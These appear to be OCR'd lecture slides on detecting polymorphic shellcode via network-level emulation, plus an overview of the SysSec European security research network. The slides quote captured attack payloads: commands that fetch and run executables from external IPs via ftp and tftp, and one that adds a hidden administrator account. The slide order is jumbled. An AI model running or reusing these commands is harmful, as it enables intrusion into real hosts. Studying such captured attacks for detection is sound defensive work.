


Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization




Attacked Services



21 FTP
25 SMTP
42 WINS
80 Web
110 POP3
135 Location service
139 NETBIOS
143 IMAP
445 SMB
453 CreativeServer
1023 W32.Sasser's FTP server
1025 MS RPC
1029 DCOM (alternative)
1082 WinHole trojan
1433 MS SQL server
2000 ShixxNOTE 6.net messenger
2100 Oracle XDB FTP server
2103 MS Message Queuing service
2967 Symantec
2968 Symantec
3050 Borland InterBase DB server
5000 MS UPnP/SSDP
5554 W32.Sasser's FTP server
6881 P2P file sharing client
30708 unknown
41523 CA BrightStor Agent (MS SQL)

Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

Payload Classes


Class Types	#
ConnectExec	17
BindExec	9
HTTPExec	5
BindShell	4
AddUser	3
FTPExec	2
TFTPExec	1

```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user Backupadmin
corrie38 /ADD
&& net localgroup Administrators
Backupadmin /ADD
```


```
tftp.exe -i 82.82.252.96 get runsvc32.exe
```

Doubly-encrypted shellcode



First layer: `alpha_mixed` variation

Second layer: `countdown` variation



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Summary

- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a major threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications

Real-world Polymorphic Attack Detection

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

SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet

Evangelos Markatos
FORTH-ICS

RoadMap of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

RoadMap

- Security Challenges: What is the problem?
  - *Hackers are getting more sophisticated*
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

What is the impact of attacks?

"… potential (cyber)attacks against network infrastructures may have widespread and devastating consequences on our daily life: no more electricity or water at home, rail and plane accidents, hospitals out of service"

Viviane Reding,

Vice President European Commission

Government: The Parliament under attack

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Houses of Parliament computers infected with Conficker virus

The Houses of Parliament IT system has become infected with the Conficker computer virus, it has emerged, raising questions about possible security flaws at the Palace of Westminster.

By Matthew Moore
Published: 7:00AM GMT 27 Mar 2009

The Conficker virus has infected computers in the Houses of Parliament Photo: GETTY

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Transportation: No train signals

Computer Virus Brings Down Train Signals

The virus infected the computer system at CSX's headquarters, shutting down signaling, dispatching, and other systems for trains throughout the East.

By Marty Niland, Associated Press Writer
InformationWeek
August 20, 2003 06:00 PM

NEW YORK (AP) -- A computer virus was blamed for bringing down train signaling systems throughout the East on Wednesday.

The virus infected the computer system at CSX Corp.'s Jacksonville, Fla., headquarters, shutting down signaling, dispatching, and other systems at about 1:15 a.m. EDT, CSX spokesman Adam Hollingsworth said.

"The cause was believed to be a worm virus similar to those that have

Transportation: No cars

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Hacker Disables More Than 100 Cars Remotely

By Kevin Poulsen March 17, 2010 | 1:52 pm | Categories: Breaches, Crime, Cybersecurity, Hacks and Cracks

More than 100 drivers in Austin, Texas found their cars disabled or the horns honking out of control, after an intruder ran amok in a web-based vehicle-immobilization system normally used to get the attention of consumers delinquent in their auto payments.

Police with Austin's High Tech Crime Unit on Wednesday arrested 20-year-old Omar Ramos-Lopez, a former Texas Auto Center employee who was laid off last month, and allegedly sought revenge by bricking the cars sold from the dealership's four Austin-area lots.

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Energy: No electricity

Defense: fighter planes grounded

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French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris
Published: 11:43AM GMT 07 Feb 2009

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WEDNESDAY APRIL 14TH 2010

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Biological and Human Genome (2)

Biometrics (2)

Cloud Computing (2)

Critical-Infrastructure (3)

GPS/Location

Hacking the Human Heart: Medical Devices Found Subject to Technical Attack

Since the dawn of the 1970's television action show the Six Million Dollar Man, the public has been fascinated by bionics and the integration of technology into the human body. What once seemed to be a far-off science fiction fantasy, is increasingly, however, becoming real. For years, surgeons have been replacing human

Future Crimes

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RoadMap

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- *What will we do?*
  - *SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet*


What's next?

- SysSec: managing threats and vulnerabilities for the future Internet
  - a Network of Excellence (2010-2014)
  - Why?
    - We need to work towards solutions
    - We need to collaborate
      - At a European level
      - With our international colleagues
        - Around the world

- Poli. di Milano (IT)
- Vrije Universiteit (NL)
- Institute Eurecom (FR)
- BAS (Bulgaria)
- TU Vienna (Austria)
- Chalmers U (Sweden)
- TUBITAK (Turkey)
- FORTH – ICS (Greece)

What is SysSec?

- SysSec proposes a *game-changing* approach to cybersecurity:
  - Currently Researchers are mostly reactive:
    - they usually track cyberattackers *after* an attack has been launched
    - thus, researchers are always one step behind attackers
  - SysSec aims to break this vicious cycle
  - Researchers should become more *proactive*:
    - Anticipate attacks and vulnerabilities
    - Predict and prepare for future threats
    - Work on defenses *before* attacks materialize.



SysSec Aim and Objectives (I)

- Create an active, vibrant, and collaborating **community of Researchers** with
  - the expertise, capacity, and determination to anticipate and mitigate the emerging threats and vulnerabilities on the Future Internet.
- SysSec aims
  - to create a **sense of ``community''** among those researchers,
  - to **mobilize** this community,
  - to **consolidate** its efforts,
  - to **expand their collaboration** internationally, and
  - become **the single point of reference** for Systems Security research in Europe.

syssec

SysSec Aim and Objectives (II)

- Advance European Security Research well beyond the state of the art
  - research efforts are fragmented
  - SysSec aims to **provide a research agenda** and
  - **align their research activities** with the agenda
  - make SysSec **a leading player** in the international arena.

SysSec Aim and Objectives (III)

- Create a **virtual distributed Center of Excellence** in the area of emerging threats and vulnerabilities.
  - By forming a critical mass of European Researchers and by aligning their activities,
  - Have the gravitas needed to play a **leading role internationally**, empowered to undertake large-scale, ambitious and high-impact research efforts.
- Create a **Center of Academic Excellence** in the area
  - create an education and training program targeting young researchers and the industry.
  - lay the foundations for a common graduate degree in the area with emphasis on Systems Security.

SysSec Aim and Objectives (IV)

- Maximize the impact of the project by proactive **dissemination** to the appropriate stakeholders.
  - disseminate its results to international stakeholders so as to form the needed strategic partnerships (with similar projects and organizations overseas) to play a major role in the area.
  - dissemination within the Member States will
    - reinforce SysSec's role as a center of excellence and
    - make SysSec a beacon for a new generation of European Researchers.
- Create Partnerships and **transfer technology to the European Security Industry**.
  - create a close partnership with Security Industry
  - facilitate technology transfer wherever possible to further strengthen the European Market.

SysSec: How can you collaborate

- Contribute to the research roadmap/agenda
  - Provide feedback on emerging threats
  - Share your ideas on future security issues
- Contribute to our "systems security" University curriculum
  - Contribute homeworks/exams
  - Contribute/use lab exercises
  - Teach some of the courses at your University
  - Share some of your course material
- Become an "Associated Partner" of the project

Summary

DCS

- DCS
  - Conducts R&D in large-scale infrastructures
  - Designed and implemented of LOBSTER: the largest academic European Internet monitoring infrastructure
  - Headed the design and implementation of the NoAH Honeypot infrastructure
  - Heads SysSec: the largest European Network of Excellence in systems Security

DCS

http://www.ics.forth.gr/dcs

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

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
Attack Trace Repository

- http://lobster.ics.forth.gr/traces/
  - Public access
- Full payload traces of sor of the captured attacks
- Tricky anonymization
  - Application-level protocols need to be carefully anonymized
  - Sensitive information in the *encrpyted* payload!



Ongoing/Future Work

- New detection heuristics
  - Plain/metamorphic shellcode (no self-modifications)
  - Host-dependent shellcode
  - Client-side attacks
  - Other languages (e.g., Javascript)
- Improved CPU emulator
  - Faster
  - Complete instruction set
- Analyze captured attacks
  - and the related malware binaries

Detection Heuristic


1 **GetPC code**

– The decryptor must find the absolute address of the encrypted payload for accessing it (not known in advance)


– call, fstenv/fnstenv, fsave/fnsave

2 **Self-references**

– The decryptor reads from several *distinct* memory locations in its own body




Polymorphic Shellcode Engines



- Off-the-shelf polymorphic shellcode engines
- Original shellcode is 128 bytes, 1000 mutations with each engine
- ***In all cases the shellcode is decrypted correctly***

Passive Network Monitoring

- Examine the network traffic as it passes by…
  - Packet capture (tcpdump), NetFlow, …
- **Non-intrusive**: invisible on the network
  - vs. active monitoring (e.g., ping)
- Many applications
  - Performance Measurements
  - Intrusion detection
  - Traffic characterization
  - Network trouble-shooting
  - Network planning



```
15:07:16.609603 IP 139.91.70.46.631 > 139.91.70.255.631: UDP, length 122
15:07:16.821924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.821980 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:16.822297 IP 139.91.70.148.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.822370 IP 139.91.70.26.8008 > 239.255.255.250.1900: UDP, length 101
15:07:16.825070 IP 139.91.70.254 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.826708 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:16.869700 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:16.929894 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 325
15:07:17.040099 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.119970 IP 139.91.70.254.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
tandby group=70 addr=139.91.70.80
15:07:17.149897 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 361
15:07:17.259974 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.284411 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
15:07:17.369924 IP 139.91.171.116.1049 > 239.255.255.250.1900: UDP, length 429
15:07:17.696390 endnode-hello endnode vers 2 eco 0 ueco 0 src 1.10 blksize 149
rtr 0.0 hello 10 data 2
15:07:18.764737 IP 139.91.70.253 > 224.0.0.13: PIMv2, Assert, length: 28
15:07:18.963784 IP 139.91.70.253.1985 > 224.0.0.2.1985: HSRPv0-hello 20: state
ctive group=70 addr=139.91.70.80
15:07:18.988021 IP 139.91.70.254 > 224.0.0.10: EIGRP Hello, length: 40
15:07:18.999754 IP 139.91.70.253 > 224.0.0.10: EIGRP Hello, length: 40
15:07:19.291410 802.1d config 2000.00:d0:00:dc:50:45.2105 root 2000.00:d0:00:d
50:45 pathcost 0 age 0 max 20 hello 2 fdelay 15
